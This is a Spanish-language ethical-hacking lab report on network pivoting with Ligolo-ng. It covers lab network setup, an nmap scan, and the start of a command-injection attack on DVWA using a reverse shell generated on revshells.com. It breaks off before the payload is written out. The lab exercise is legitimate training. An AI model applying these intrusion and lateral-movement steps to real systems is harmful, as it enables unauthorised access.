



Hacking Ético

**Pivotaje a través de
diferentes máquinas**

Jennifer

Índice

Índice	2
Instrucciones	3
Requisitos del entorno	3
Configuración del entorno	3
Objetivo de la práctica	4
Metodología	4
Comprobación de las IP en las máquinas que se trabajarán	4
Kali	4
DVWA	5
Empezar el Pivotaje	7
Iniciando el pivotaje	14
Doble pivoting en el laboratorio de Cyberlab.	20
Fuentes	30

Instrucciones

La práctica se centra en el pivotaje, una técnica utilizada en hacking ético para moverse lateralmente dentro de redes comprometidas, accediendo a sistemas que inicialmente no son accesibles.

Se emplea Ligolo-ng, una herramienta eficiente que establece túneles tipo VPN a través de redes comprometidas sin necesidad de configuraciones complejas como proxychains.

Se caracteriza por:

Facilidad de uso: Tiene un cliente y un servidor (relay) que configuran un túnel de red rápidamente.

Basado en Go y HTTP/2: Esto lo hace ligero, rápido y difícil de detectar, ya que el tráfico parece tráfico web normal.

Multiplexación: Soporta múltiples conexiones simultáneamente a través de un único túnel.

Seguridad: Utiliza cifrado y autenticación para proteger el canal de comunicación.

¿Que es el proceso de pivotaje con la herramienta ligolo-ng?

ligolo-ng es una herramienta similar a chisel. Se debe explicar cómo llevar a cabo el proceso de pivotaje en el laboratorio de Cyberlab con esta herramienta.

¿Qué es un pivotaje?

El pivotaje en ciberseguridad se refiere a la técnica que los pentesters o hackers éticos (y a veces los atacantes maliciosos) utilizan para moverse lateralmente dentro de una red comprometiendo otros sistemas a partir de un punto inicial de acceso. Este enfoque permite explorar o atacar recursos internos que normalmente no serían accesibles desde el exterior.

Requisitos del entorno


Se simula un entorno con varias redes virtuales interconectadas mediante máquinas:

Máquina atacante (Kali Linux)

Servidor intermedio (DVWA con Ubuntu)

Máquina objetivo (DC-1 con Drupal vulnerable)

Configuración del entorno



Con el esquema anterior podemos ver de manera gráfica la arquitectura los componentes del Esquema son:

- **Red Cyberlab-net-1 (10.0.0.0/24):**

Rango de IP: 10.0.0.0/24 (256 direcciones IP posibles).

Contiene una máquina atacante Kali con IP 10.0.0.128.

También tiene un router que conecta esta red con otra red privada (10.0.0.1 como gateway).

- **Red Cyberlab-privada-1 (172.0.0.0/24):**

Rango de IP: 172.0.0.0/24 (256 direcciones IP posibles).

Contiene una máquina objetivo DC-1 (Domain Controller) con IP 172.0.0.129.

También tiene un router que conecta esta red con la red pública (172.0.0.1 como gateway).

- **Servidor Ubuntu (DVWA):**

Es el punto intermedio entre ambas redes. Está conectado tanto a Cyberlab-net-1 (IP 10.0.0.10) como a Cyberlab-privada-1 (IP 172.0.0.10).

Parece estar ejecutando un servicio vulnerable como DVWA (Damn Vulnerable Web Application), que se usará como el objetivo inicial del ataque.

Objetivo de la práctica

Comprometer una máquina expuesta (DVWA)

Establecer túneles con Ligolo-ng para acceder a redes privadas

Realizar pivotaje simple y doble pivotaje

Atacar un objetivo final (Drupal en DC-1)

Metodología

Uso de shells reversas, Nmap, configuración de interfaces TUN, rutas estáticas y escucha de puertos.

Ejecución de exploits como Drupalgeddon2 para lograr acceso final.

Comprobación de las IP en las máquinas que se trabajarán

Kali

Tiene tres IP :

NAT: 192.168.157.128/24

IP:10.0.0.128

Docker: 172.17.0.1

Pero nos interesa solo la IP: 10.0.0.128 que es la que usaremos para atacar la otra red.

```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:77:b1:88 brd ff:ff:ff:ff:ff:ff
    inet 192.168.157.128/24 brd 192.168.157.255 scope global dynamic noprefixroute eth0
        valid_lft 1482sec preferred_lft 1482sec
    inet6 fe70::fe70:fbaa:469b:4531/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:77:b1:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.128/24 brd 10.0.0.255 scope global dynamic noprefixroute eth1
        valid_lft 1482sec preferred_lft 1482sec
    inet6 fe80::19b9:64c4:5b6b:ee4c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:3c:83:d1:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
  
```

DVWA

Para el servidor de Ubuntu le asigne una red estática para que obtenga una IP y estar evitando forzar la asignación de IP, para forzarlo se usa el comando:

\$ sudo dhclient -v <interfaz>

Para asignar una ip estática se necesita editar un documento con extensión .yaml en la siguiente ruta **\$ sudo nano /etc/netplan/50-cloud-init.yaml** Aquí asigne una IP con la red donde se encuentra la máquina Kali y otra IP con la red donde se encuentra la máquina DC-1


```

GNU nano 7.2 /etc/netplan/50-cloud-init.yaml
# This file is generated from information provided by the datasource.  Changes
# to it will not persist across an instance reboot.  To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
  ethernets:
    ens33:
      dhcp4: no      RED compartido KALI
      addresses:
        - 10.0.0.10/24

    ens34:
      dhcp4: no      RED compartido DC-1
      addresses:
        - 172.0.0.10/24
  version: 2
  
```

Activo los cambios echos **\$ sudo netplan apply**

Ponemos a la escucha en DVWA un servicio web local en el puerto 8000. Esto significa que solo desde la propia máquina local sería posible acceder a este servicio. Para ello, editamos el fichero **\$ sudo nano /etc/apache2/ports.conf**



```
GNU nano 7.2 /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80
Listen 127.0.0.1:8000

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>
```

Es importante crear el host virtual que atenderá esas peticiones y el contenido de la web.


En el directorio **/etc/apache2/sites-available** creamos el fichero **\$ sudo nano 001-internal.conf** con lo siguiente:

<VirtualHost 127.0.0.1:8000>

```
    ServerName internal.cyberlab.local
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/internal
```

...

</VirtualHost>



```
GNU nano 7.2 /etc/apache2/sites-available/001-internal.conf
<VirtualHost 127.0.0.1:8000>
    ServerName internal.cyberlab.local
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/internal
</VirtualHost>
```


Habilitamos el host virtual y recargamos la configuración de Apache2

\$ sudo a2ensite 001-internal.conf

\$ sudo systemctl reload apache2

Finalmente creamos un fichero index.html en


\$ sudo nano /var/www/internal/index.html



```
GNU nano 7.2 /var/www/internal/index.html
<h1>SERVIDOR WEB INTERNO</h1>
<p>Servicio web solo disponible localmente desde localhost</p>
```

En kali con nmap comprobamos los puertos abiertos, el puerto 8000 no está visible

\$ sudo nmap -sC -sV 10.0.0.10




```
(kali@kali)-[~]
$ sudo nmap -sC -sV 10.0.0.10
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-04 09:44 EST
Nmap scan report for 10.0.0.10
Host is up (0.0012s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 00:50:56:3E:30:8B (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.66 seconds
```

Empezar el Pivoteaje

Primero vamos a atacar la máquina DVWA para ello en firefox nos metemos a la plataforma




Para poder atacar la máquina en esta plataforma vamos a encontrar en qué parte podemos entrar así que primero configuramos la plataforma con el **nivel más bajo** y seleccionamos la opción de **Command Injection**




Para poder entrar en la máquina necesitamos un shell reversa, esta es una herramienta fundamental en el proceso de explotación. ya que es una conexión que se establece desde una máquina objetivo (la víctima, en este caso el servidor DVWA) hacia la máquina atacante (Kali). Es lo opuesto a una shell bind, en la que el atacante se conecta directamente a un puerto abierto en la máquina objetivo.

Para obtener la shell reversa entramos en la página <https://www.revshells.com/> Escribimos la IP de kali y dejamos el puerto por defecto elegimos python3 #1 y en el área de shell elegimos **sh**, nos va a crear un comando que le agregaremos el nohup delante de python 3 y al final escribimos **&**




Este comando lo escribimos en la plataforma escribiendo

